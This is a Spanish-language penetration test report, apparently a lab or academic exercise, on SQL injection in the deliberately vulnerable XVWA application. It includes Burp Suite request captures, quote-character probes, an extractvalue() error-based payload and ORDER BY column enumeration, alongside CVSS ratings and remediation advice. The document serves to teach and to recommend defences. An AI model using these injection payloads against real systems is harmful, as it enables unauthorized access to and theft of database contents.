

CONFIDENCIAL

REPORTE DE PRUEBAS DE VULNERABILIDADES APLICACIÓN XVWA

14 de mayo de 2026 • CONFIDENCIAL

Descripción

Este documento fue preparado por SANTANA CYBERSECURITY como resultado del análisis de seguridad realizado sobre la aplicación XVWA. El mismo puede contener información confidencial y propiedad de SANTANA CYBERSECURITY, así como datos sensibles sobre las vulnerabilidades del entorno evaluado. Cualquier distribución o copia total o parcial del contenido de este documento requiere el permiso expreso y por escrito de SANTANA CYBERSECURITY. Se otorga autorización para la reproducción de este informe únicamente para los propósitos legítimos de remediación, académicos o de ejecución asociados a este proyecto de auditoría.

Preparado por

SANTANA CYBERSECURITY

ACERCA DE SANTANA CYBERSECURITY

SANTANA CYBERSECURITY es una firma de consultoría en Tecnología de Información. Cuenta con más de 1 año de experiencia con la visión de ser líder en innovación tecnológica. Nos hemos posicionado y destacado en áreas de seguridad informática; análisis de datos; diseño de sistemas; investigación, desarrollo e innovación (I+D+i) y consultoría ejecutiva.

Innovamos constantemente para hacer más competitivos a nuestros clientes. Con el slogan “Somos su brazo de innovación en tecnología de información” hemos desarrollado plataformas para fortalecer la gestión de seguridad de nuestros clientes, el Servicio de Vigilancia Administrada (SOC), facilitar mantener al día sus análisis de riesgo (AR), analizar datos comerciales o públicos, depurar base de datos usando tecnología Web semántica y hemos acompañado a equipos estratégicos en lograr transformación digital.

CONTENIDO

- CONTENIDO 2
- Declaración de Confidencialidad 4
- Descargo de Responsabilidad 4
- Información de Contacto..... 4
- 1. RESUMEN EJECUTIVO 5
 - 1.1 Alcance 5
 - 1.2 ESTADO DE SEGURIDAD DE LOS ACTIVOS 6
 - 1.3 CLASIFICACIONES DE RIESGO DE LAS VULNERABILIDADES..... 8
 - 1.4 RECOMENDACIONES 10
- 2. PRUEBAS DE PENTEST 11
 - 2.1 DESCRIPCIÓN DEL SERVICIO 11
 - 2.2 DESCUBRIMIENTO Y RECONOCIMIENTO 11
 - 2.3 VALIDACIÓN Y EXPLOTACIÓN 12
- 3. HALLAZGOS 14

Vulnerabilidades

Vulnerabilidad 1: Fase de Reconocimiento	144
Vulnerabilidad 2: Inyección SQL basada en errores	147
Vulnerabilidad 3: Inyección SQL basada en union	149
Vulnerabilidad 4: Inyección SQL ciega basada en booleanos	22
Vulnerabilidad 5: Inyección SQL automatizada con sqlmap	27

Declaración de Confidencialidad

Este documento fue preparado por SANTANA CYBERSECURITY. El mismo contiene información confidencial y propiedad intelectual de SANTANA CYBERSECURITY, así como datos sensibles sobre las vulnerabilidades del entorno evaluado. Cualquier distribución o copia total o parcial del contenido de este documento requiere el permiso expreso y por escrito de SANTANA CYBERSECURITY. Se otorga autorización para la reproducción de este informe únicamente para los propósitos legítimos de remediación, revisión académica o ejecución asociados a este proyecto de auditoría.

Descargo de Responsabilidad

Una evaluación de diagnóstico de ciberseguridad se considera una instantánea en el tiempo. Las conclusiones y recomendaciones reflejan la información recopilada exclusivamente durante la evaluación y no los cambios o modificaciones realizados fuera de ese periodo. SANTANA CYBERSECURITY recomienda realizar evaluaciones similares anualmente por parte de evaluadores internos o de terceros para garantizar el éxito continuo de los controles. El autor no se hace responsable por el mal uso de la información técnica expuesta, ni por daños derivados de la explotación de estas vulnerabilidades fuera del laboratorio controlado.

Información de Contacto

Nombre	Cargo	Correo Electrónico
CARLOS HENRY SANTANA PALOMINO	Penetration Tester	carlos.santana.p@uni.pe

1. RESUMEN EJECUTIVO

SANTANA CYBERSECURITY ha realizado una revisión de seguridad en la aplicación de pruebas XVWA. El objetivo principal fue verificar qué tan bien protegida está la barra de búsqueda de la aplicación frente a intentos de manipulación de datos. Durante las pruebas, se descubrió que el sistema no filtra correctamente la información que ingresan los usuarios. Esto permitió romper la seguridad del buscador de forma manual y mediante herramientas automatizadas. Como resultado, fue posible acceder directamente al corazón del sistema (la base de datos), ver información interna de la aplicación y extraer la lista completa de los usuarios con sus respectivas contraseñas. Este hallazgo representa un riesgo grave para la privacidad y confidencialidad de la información guardada.

1.1 Alcance

Esta revisión se enfocó únicamente en evaluar la seguridad de la barra de búsqueda dentro de la aplicación XVWA, realizando las siguientes actividades:

- Reconocimiento: Se examinó cómo viaja la información desde el navegador hacia el servidor al realizar una búsqueda común.
- Pruebas Manuales: Se introdujeron caracteres especiales en el buscador para ver si el sistema fallaba o revelaba información guardada de forma visual en la pantalla.
- Pruebas a Ciegas: Se hicieron pruebas lógicas para adivinar información de la base de datos a través de las respuestas que daba la página web.
- Automatización: Se utilizó una herramienta especializada para extraer de forma masiva y rápida la información confidencial de la base de datos (la tabla de usuarios).

Exclusiones: Este trabajo no incluyó intentos de tirar o saturar la página web, ataques a los correos de los usuarios (ingeniería social) ni revisiones a los servidores o redes externas.

Los módulos evaluados se especifican en la siguiente tabla:

ID	Tipo	Nombre	URL	Estado
1	Aplicación web	XVWA – SQL Injection	http://192.168.18.175/xvwa/vulnerabilities/sqli/	finalizado
2	Aplicación web	XVWA – Blind SQL Injection	http://192.168.18.175/xvwa/vulnerabilities/sqli_blind/	finalizado

1.2 ESTADO DE SEGURIDAD DE LOS ACTIVOS

Mantener una postura de seguridad sólida requiere una revisión constante y el refinamiento de los controles existentes. La realización de este ejercicio de pruebas de penetración por parte de SANTANA CYBERSECURITY permite comprender el panorama actual de las amenazas que afectan directamente a la aplicación evaluada.

Para resumir, durante la evaluación se encontraron cinco (05) hallazgos de seguridad, clasificadas una (01) en Info, una (01) en Medio y tres (03) en Alta severidad, que afecta la seguridad de los datos. Estas vulnerabilidades exponen a la aplicación a riesgos como la exfiltración masiva de registros, la lectura de credenciales administrativas en texto plano o hashes, y el acceso no autorizado al sistema de gestión de información.

La severidad de estos hallazgos se distribuye como muestra el siguiente gráfico:




Ilustración 1: Distribución de hallazgos distintos por severidad

Cada hallazgo detectado corresponde a una debilidad en la validación y saneamiento de los parámetros de entrada de la aplicación. Esta representación permite visualizar de manera simplificada el estado actual del activo desde la perspectiva de riesgo técnico y su prioridad de remediación.

En la siguiente tabla se listan los hallazgos identificados, junto con la cantidad de ocurrencias y el nivel de severidad asignado en función del impacto potencial y la probabilidad de explotación.

Los hallazgos han sido ordenados de mayor a menor severidad, y luego según un criterio técnico que prioriza la factibilidad de corrección por parte del equipo de desarrollo.

La siguiente tabla muestra los sitios de alcance y el desglose de los hallazgos por gravedad.

Descripción	Critical	High	Medium	Low	Info	Σ
Activos en el alcance	0	3	1	0	1	5

En mayor detalle, se da cuenta de las vulnerabilidades:

#	Vulnerabilidad	Severidad
1	Fase de Reconocimiento	0.0
2	Inyección SQL basada en errores	5.3
3	Inyección SQL basada en union	7.5
4	Inyección SQL ciega basada en booleanos	7.5
5	Inyección SQL automatizada con sqlmap	7.5

A continuación, se presenta un resumen de cada una:

Durante las pruebas realizadas en la aplicación XVWA se identificaron fallas de seguridad relacionadas con el manejo de la información ingresada por los usuarios. Se observó que la aplicación no validaba correctamente ciertos datos enviados en el buscador, permitiendo respuestas inesperadas del sistema. Esto evidenció la existencia de debilidades que podrían ser aprovechadas por personas malintencionadas para obtener información interna de la aplicación.

Asimismo, se comprobó que la aplicación mostraba mensajes internos del sistema cuando se ingresaban datos manipulados. Gracias a ello fue posible visualizar información sensible relacionada con la estructura de la aplicación y su base de datos. Este comportamiento representa un riesgo importante, ya que facilita que un atacante conozca cómo funciona internamente el sistema y pueda preparar ataques más avanzados.

Durante las pruebas también se logró acceder a información crítica del servidor, como datos internos del entorno y detalles del sistema utilizado por la aplicación. Esto demuestra que un

atacante podría obtener acceso a información sensible sin autorización, comprometiendo la confidencialidad de los datos almacenados y aumentando el riesgo de un acceso indebido al sistema.

De igual manera, se identificó que la aplicación respondía de forma distinta dependiendo del tipo de información enviada por el usuario. Analizando estas diferencias fue posible descubrir información sensible de manera progresiva, aun cuando el sistema no mostraba errores visibles directamente. Este tipo de comportamiento representa un riesgo elevado, ya que un atacante podría extraer información importante de forma silenciosa y difícil de detectar.

Finalmente, se confirmó que las fallas encontradas podían ser explotadas utilizando herramientas automatizadas, lo que permitió acceder rápidamente a información almacenada en la aplicación. Esto incrementa considerablemente el nivel de riesgo, debido a que reduce la dificultad del ataque y facilita que personas con pocos conocimientos técnicos puedan intentar comprometer el sistema y acceder a datos sensibles.

1.3 CLASIFICACIONES DE RIESGO DE LAS VULNERABILIDADES

Para clasificar las vulnerabilidades de acuerdo con un estándar, SANTANA CYBERSECURITY utiliza el estándar de la industria de la Common Weakness Enumeration (CWE), el cual sirve como un lenguaje común, para medir para la seguridad de software, y también nos da una línea de base para la identificación de debilidades, la mitigación y los esfuerzos de prevención.

Para calificar la gravedad de las vulnerabilidades, SANTANA CYBERSECURITY utiliza el Common Vulnerability Scoring System (CVSS), el cual es un estándar del sector, para calcular la gravedad de cada vulnerabilidad de seguridad identificada. El CVSS proporciona una forma de capturar las principales características de una vulnerabilidad y producir una puntuación numérica que refleje su gravedad, así como una representación textual de dicha puntuación. Para ayudar a priorizar las vulnerabilidades y ayudar a los procesos de gestión de vulnerabilidades, SANTANA CYBERSECURITY traduce la calificación numérica del CVSS a una representación cualitativa (como baja, media, alta y crítica):

CRITICAL	CVSS rating 9.0-10
HIGH	CVSS rating 7.0-8.9
MEDIUM	CVSS rating 4.0-6.9

LOW

CVSS rating 0.1-3.9

INFO

CVSS rating 0

Esta escala de cinco puntos refleja tanto la probabilidad de explotación como el impacto empresarial de la misma. A continuación, se presenta una breve descripción de cada nivel de gravedad.

Cada uno de los hallazgos en el presente informe es ponderado con un nivel de severidad determinado por las consecuencias asociadas que se describen en la siguiente tabla:

Nivel de severidad	Descripción
Crítico	Se puede obtener fácilmente el control del activo comprometiendo completamente el estado de la seguridad. La consumación de un ataque podría causar interrupciones de servicio, alteración, o hurto, de contenido u otras consecuencias intolerables para la empresa o clientes. Tipo de acción: Los riesgos identificados con este nivel requieren acción inmediata.
Alto	Se logra la obtención de privilegios, información de configuraciones, contenido de archivos, navegación en directorios restringidos, usos no autorizados y negaciones de servicios. Ataques complejos de realizar para explotar la vulnerabilidad también son considerados. Tipo de acción: Se requiere de acciones que mitiguen los riesgos en el corto plazo.
Medio	Incluyen fallas en comportamiento normal del sistema, negaciones de servicios complejas de realizar, aportan información u acceso muy limitado, requieren acceso a la red local de la víctima (física y lógica) y manipulación específica (Ej: ingeniería social). Tipo de acción: Los riesgos identificados requieren medidas de corto a mediano plazo.
Bajo	Indica información que puede ser recolectada (puertos, servicios, versiones de software) como paso inicial a otros hallazgos para planificación de pruebas de vulnerabilidad. Tipo de acción: Representan riesgos que pueden ser sobrellevados o tolerados en el largo plazo, aunque no sea lo recomendable.

Tabla 1: Clasificación de severidad en hallazgos

Puede encontrar más información sobre CWE en el sitio web de MITRE: <https://cwe.mitre.org/>. Asimismo, puede encontrar más información sobre el CVSS en el sitio web del Foro de Equipos de Seguridad y Respuesta a Incidentes (FIRST): <https://www.first.org/cvss>.

1.4 RECOMENDACIONES

Las siguientes recomendaciones proporcionan orientación para mejorar la postura de seguridad de la aplicación:

1. Implementar mecanismos de validación adecuados para toda la información ingresada por los usuarios, con el fin de evitar que la aplicación procese datos manipulados o inesperados. Asimismo, es importante restringir y controlar correctamente los campos de entrada para reducir la posibilidad de que un atacante aproveche estas debilidades para acceder al sistema o a información sensible.
2. Evitar que la aplicación muestre mensajes internos o detalles técnicos relacionados con errores del sistema. La exposición de este tipo de información facilita que un atacante comprenda el funcionamiento interno de la aplicación y prepare ataques más avanzados. Por ello, los errores deben manejarse de manera segura y mostrar únicamente mensajes genéricos al usuario final.
3. Limitar los permisos y accesos utilizados por la aplicación para conectarse a la base de datos, permitiendo únicamente las funciones estrictamente necesarias para su funcionamiento. Esto ayuda a reducir el impacto en caso de que una vulnerabilidad sea explotada y evita el acceso innecesario a información crítica del sistema.
4. Implementar mecanismos adicionales de monitoreo y protección que permitan detectar comportamientos sospechosos o intentos de ataque repetitivos sobre la aplicación. Estas medidas pueden ayudar a identificar actividades maliciosas de manera temprana y reducir el riesgo de explotación automatizada.
5. Realizar evaluaciones de seguridad de manera periódica y mantener actualizados los componentes utilizados por la aplicación. Las pruebas continuas permiten identificar nuevas debilidades a tiempo y fortalecer la protección de la información almacenada en el sistema.

2. PRUEBAS DE PENTEST

2.1 DESCRIPCIÓN DEL SERVICIO

Las pruebas de penetración se realizaron sobre la aplicación web vulnerable XVWA (Xtreme Vulnerable Web Application) con el objetivo de identificar debilidades relacionadas con validación insuficiente de entradas y vulnerabilidades de Inyección SQL. Las evaluaciones se ejecutaron desde una perspectiva externa simulando el comportamiento de un atacante no autenticado.

Durante el proceso se emplearon técnicas manuales y automatizadas utilizando herramientas especializadas como Burp Suite y sqlmap, permitiendo validar la exposición de información sensible y el impacto asociado a la explotación de las vulnerabilidades detectadas. Se desarrollaron en las siguientes fases:

- En la fase de planificación, se definió el alcance de las pruebas, los objetivos de seguridad y los componentes de la aplicación web a evaluar.
- La fase de descubrimiento, se realizaron pruebas iniciales para identificar parámetros vulnerables, métodos HTTP utilizados y comportamiento de las respuestas del servidor frente a entradas manipuladas.
- La fase de ataque, se ejecutaron pruebas manuales de Inyección SQL basadas en errores, UNION y técnicas blind boolean-based, así como pruebas automatizadas mediante sqlmap para confirmar el nivel de exposición de la aplicación.
- La fase final se registraba todos los hallazgos obtenidos, el impacto asociado y las recomendaciones de mitigación para reducir el riesgo de explotación de las vulnerabilidades identificadas.

2.2 DESCUBRIMIENTO Y RECONOCIMIENTO

Como parte de la fase inicial del pentest, se realizó el reconocimiento de la aplicación web con el objetivo de identificar posibles vectores de ataque y parámetros manipulables por el usuario. Mediante el uso de Burp Suite se interceptaron solicitudes HTTP enviadas por la aplicación, identificándose que el parámetro de búsqueda transmite mediante el método POST hacia el módulo vulnerable /xvwa/vulnerabilities/sqli/.

Posteriormente, se efectuaron pruebas de manipulación utilizando caracteres especiales como comillas simples (') y dobles ("), observándose respuestas anómalas y mensajes de error generados por el motor MariaDB, lo cual permitió confirmar la existencia de un posible escenario de Inyección SQL basada en errores.

Durante esta etapa también se identificó:

- Exposición de mensajes internos del DBMS.
- Falta de sanitización de entradas.
- Diferencias en las respuestas HTTP ante condiciones verdaderas y falsas.
- Posibilidad de enumerar información interna del sistema.

Los resultados obtenidos durante el reconocimiento permitieron determinar que la aplicación presentaba múltiples vectores explotables relacionados con CWE-89: SQL Injection.

2.3 VALIDACIÓN Y EXPLOTACIÓN

A partir de los resultados obtenidos en la fase de reconocimiento, se procedió a validar y explotar las vulnerabilidades identificadas con el propósito de evaluar el impacto real sobre la Confidencialidad, Integridad y Disponibilidad (CIA) de la aplicación.

Las pruebas realizadas permitieron confirmar distintos tipos de Inyección SQL:

- SQL Injection basada en errores: Se logró obtener información sensible como el nombre de la base de datos mediante funciones del DBMS como `extractvalue()`.
- SQL Injection basada en UNION: Se enumeró la cantidad de columnas y posteriormente se extrajeron datos críticos del sistema, incluyendo usuario del DBMS, versión de MariaDB y directorio de almacenamiento de la base de datos.
- SQL Injection ciega basada en booleanos: Se reconstruyó el nombre de la base de datos utilizando inferencias lógicas y análisis de variaciones en las respuestas HTTP mediante Burp Intruder.
- Explotación automatizada con sqlmap: Se confirmó la vulnerabilidad utilizando técnicas automatizadas de enumeración y extracción de información desde la base de datos xvwa, incluyendo la obtención de registros de la tabla users.

Los resultados obtenidos evidencian que un atacante podría acceder a información sensible almacenada en la aplicación, comprometiendo la confidencialidad de los datos y facilitando ataques posteriores sobre la infraestructura evaluada.

3. HALLAZGOS

Vulnerabilidad 1: Fase de Reconocimiento

Criticidad	INFO										
Puntuación del Vector	0.0. CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N										
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')										
DESCRIPCION: Se hizo una fase de reconocimiento para identificar parámetros que interactúan con el servidor. La petición es mandado mediante el método POST, ósea por el cuerpo de la petición.											
IMPACTO: Permite identificar la superficie de ataque.											
Evidencia (Prueba de Concepto)											
Paso 1: Navegar la aplicación XVWA con el proxy activado (Burp). Ponemos una palabra cualquiera en el apartado de búsqueda.											
XVWA LoginAbout Setup Home Instructions Setup / Reset Attacks SQL Injection SQL Injection (Blind) OS Command Injection XPATH Injection Formula Injection PHP Object Injection SQL Injection – Error Based SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured. Error based SQL injections are easy to detect and exploit further. It responds to user's request with detailed backend error messages. These error messages are generated because of specially designed user requests such that it breaks the SQL query syntax used in the application. Read more about SQL Injection https://www.owasp.org/index.php/SQL_Injection Search by Itemcode or use search option Select Item Code prueba Submit											
Intercept HTTP history WebSockets history Match and replace Proxy settings Intercept on Forward Drop Request to http://192.168.18.175:80 <table><thead><tr><th>Time</th><th>Type</th><th>Direction</th><th>Method</th><th>URL</th></tr></thead><tbody><tr><td>16:43:12 1...</td><td>HTTP</td><td>→ Request</td><td>POST</td><td>http://192.168.18.175/xvwa/vulnerabilities/sqli/</td></tr></tbody></table> Request PrettyRawHex 1 POST /xvwa/vulnerabilities/sqli/ HTTP/1.1 2 Host: 192.168.18.175 3 Content-Length: 19 4 Cache-Control: max-age=0 5 Accept-Language: es-ES,es;q=0.9 6 Origin: http://192.168.18.175 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://192.168.18.175/xvwa/vulnerabilities/sqli/ 12 Accept-Encoding: gzip, deflate, br 13 Cookie: PHPSESSID=656294261f835902c676874141082368 14 Connection: keep-alive 15 16 item=&search=prueba		Time	Type	Direction	Method	URL	16:43:12 1...	HTTP	→ Request	POST	http://192.168.18.175/xvwa/vulnerabilities/sqli/
Time	Type	Direction	Method	URL							
16:43:12 1...	HTTP	→ Request	POST	http://192.168.18.175/xvwa/vulnerabilities/sqli/							

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Request to http://192.168.18.175:80

Time

Type

Direction

Method

URL

16:43:12 1...

HTTP

→ Request

POST

http://192.168.18.175/xvwa/vulnerabilities/sqli/

Request

Pretty

Raw

Hex

1

POST /xvwa/vulnerabilities/sqli/ HTTP/1.1

2

Host: 192.168.18.175

3

Content-Length: 19

4

Cache-Control: max-age=0

5

Accept-Language: es-ES,es;q=0.9

6

Origin: http://192.168.18.175

7

Content-Type: application/x-www-form-urlencoded

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://192.168.18.175/xvwa/vulnerabilities/sqli/

12

Accept-Encoding: gzip, deflate, br

13

Cookie: PHPSESSID=656294261f835902c676874141082368

14

Connection: keep-alive

15

16

item=4&search=prueba

Paso 2: Luego este request lo mandamos al Repeater, se prueba con ' y se observa:

*Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1 in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php:61 Stack trace: #0 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php(61): mysqli->query('SELECT * FROM c...') #1 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/index.php(50): include('/opt/lampp/htdo...') #2 {main} thrown in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php on line 61*

The screenshot shows Burp Suite's interface. On the left, the 'Request' tab displays a POST request to `/xvwa/vulnerabilities/sqli/`. The request body contains a search parameter: `item=&search='`. On the right, the 'Response' tab shows the application's response. The response includes a navigation menu with 'Setup' and 'Attacks' sections. The 'Attacks' section lists various injection types, including 'SQL Injection'. A detailed error message is displayed, indicating a fatal error due to a syntax exception in the SQL query.

Paso 3: Se prueba con " y se observa: La lista donde aparecen 9 de los 10 ítems.

This screenshot shows the same Burp Suite interface as the previous one, but the application response is different. The 'Attacks' section now displays a list of 9 items, each with an 'Item Code', 'Item Name', 'Category', and 'Price'. The items are: 'Affogato' (Item Code: XVWA0987, Category: Espresso, Vanilla Gelato, Price: 4.69\$), 'Americano' (Item Code: XVWA3876, Category: Coffee-based beverage, Price: 4.69\$), and several others. The error message is no longer present.

Paso 4: Se prueba otros caracteres (; -- #) donde se observa que no hay respuesta por parte del servidor.

SendCancel<>Burp AI

Request

PrettyRawHex

1 POST /xvwa/vulnerabilities/sqli/ HTTP/1.1

2 Host: 192.168.18.175

3 Content-Length: 14

4 Cache-Control: max-age=0

5 Accept-Language: es-ES,es;q=0.9

6 Origin: http://192.168.18.175

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.18.175/xvwa/vulnerabilities/sqli/

12 Accept-Encoding: gzip, deflate, br

13 Cookie: PHPSESSID=656294261f035902c67e6874141082368

14 CONNECTION: keep-alive

15

16 item=4search=#

Response

PrettyRawHexRender

XVWA

LoginAbout

Setup

Home

Instructions

Setup / Reset

Attacks

SQL Injection

SQL Injection (Blind)

OS Command Injection

XPATCH Injection

Formula Injection

PHP Object Injection

Unrestricted File Upload

XSS - Reflected

SQL Injection – Error Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured. Error based SQL injections are easy to detect and exploit further. It responds to user's request with detailed backend error messages. These error messages are generated because of specially designed user requests such that it breaks the SQL query syntax used in the application.

Read more about SQL Injection

https://www.owasp.org/index.php/SQL_injection

Search by Itemcode or use search option

Select Item Code

Search

Submit

Sistemas Afectados

POST http://192.168.18.175/xvwa/vulnerabilities/sqli/

Recomendaciones

-

Referencias

OWASP Top 10 (2025) - Injection: https://owasp.org/Top10/2025/A05_2025-Injection/

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Page 16 of 30

Vulnerabilidad 2: Inyección SQL basada en errores

Criticidad	MEDIUM
Puntuación Vector	5.3. CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
DESCRIPCION: Se explota la falta de sanitización de los datos ingresados en la funcionalidad de búsqueda. Mediante el uso del payload con la función <i>extractvalue()</i>, fue posible forzar al gestor de base de datos a devolver información interna dentro del mensaje de error generado por la aplicación. IMPACTO: La vulnerabilidad permite la divulgación del nombre de la base de datos sin requerir autenticación (xvma), lo que puede facilitar ataques posteriores orientados a la enumeración y extracción de información almacenada en el sistema.	
Evidencia (Prueba de Concepto)	
Paso 1: Se confirma el parámetro inyectable con ' Search by Itemcode or use search option Select Item Code Submit Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "" at line 1 in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php:61 Stack trace: #0 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php(61): mysqli->query('SELECT * FROM c...') #1 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/index.php(50): include('/opt/lampp/htdocs...') #2 {main} thrown in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php on line 61	

Paso 2: Se usa el payload: ' OR extractvalue(1,concat(0x7e,(select database()),0x7e))-- -

Search by Itemcode or use search option

Select Item Code ▼

' OR extractvalue(1,concat(0x7e,(select database()),0x7e))-- -

Submit

Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~xvwa~' in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php:61 Stack trace: #0 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php(61): mysqli->query('SELECT * FROM c...') #1 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/index.php(50): include('/opt/lampp/htdo...') #2 {main} thrown in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php on line 61

Paso 3: Se observa:

*Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~xvwa~' in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php:61 Stack trace: #0 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php(61): mysqli->query('SELECT * FROM c...') #1 /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/index.php(50): include('/opt/lampp/htdo...') #2 {main} thrown in /opt/lampp/htdocs/xvwa/vulnerabilities/sqli/home.php on line 61*

El cual contiene el nombre de la base de datos: **xvwa**

Sistemas Afectados

POST http://192.168.18.175/xvwa/vulnerabilities/sqli/

Recomendaciones

- Implementar Consultas Parametrizadas para evitar la concatenación directa de entradas del usuario en consultas SQL.
- Aplicar validación y sanitización de entradas sobre los parámetros enviados por el usuario.
- Configurar un manejo seguro de excepciones para evitar la exposición de mensajes técnicos del Sistema de Administración de Base de Datos (DBMS).
- Deshabilitar la visualización de errores detallados en ambientes productivos.

Referencias

[OWASP Top 10 \(2025\) - Injection: https://owasp.org/Top10/2025/A05_2025-Injection/](https://owasp.org/Top10/2025/A05_2025-Injection/)

[CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

Vulnerabilidad 3: Inyección SQL basada en union

Criticidad	HIGH
Puntuación Vector	7.5. CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
DESCRIPCION: Se realizó la enumeración de columnas mediante ORDER BY, determinando así el total de columnas de la base de datos (7). Posteriormente se utilizó el operador UNION para identificar las columnas que se muestran en pantalla (2, 4, 5, 6, 7). Y finalmente cambiando las columnas mostradas por funciones del sistema para visualizar los datos críticos: el usuario, nombre de la base de datos, la versión del DBMS y la ruta del sistema de archivos. IMPACTO: La vulnerabilidad permite a un atacante la extracción de datos críticos del servidor directamente en la página web.	
Evidencia (Prueba de Concepto)	

Paso 1: Determinamos la cantidad columnas usando: 'ORDER BY --', descubrimos que falla en 8, por lo tanto, tiene 7 columnas.

Request

```

1 POST /xvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.18.175
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Accept-Language: es-ES,es;q=0.9
6 Origin: http://192.168.18.175
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.18.175/xvwa/vulnerabilities/sqli/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=656294261f835902c67e074141082368
14 Connection: keep-alive
15
16 item=&search=' ORDER BY 7 -- --'

```

Response

XVWA

SQL Injection – Error Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured. Error based SQL injections are easy to detect and exploit further. It responds to user's request with detailed backend error messages. These error messages are generated because of specially designed user requests such that it breaks the SQL query syntax used in the application.

Read more about SQL Injection
https://www.owasp.org/index.php/SQL_injection

Search by Itemcode or use search option

Select Item Code

Search

Submit

Item Code: XVWA5642
Item Name: Café au lait
Description: Café au lait is a French coffee drink. In Europe, "café au lait" stems from the same continental tradition as "café latte" in Italy, "café con leche" in Spain, "kawa biala" ("white coffee") in Poland, "Milchkaffee" in Germany, "Grosser Brauner" in Austria, "koffie verkeerd" in Netherlands, and "café com leite" in Portugal, simply "coffee with milk".
Category: Coffee, Milk
Price: 10.15\$

Item Code: XVWA1672
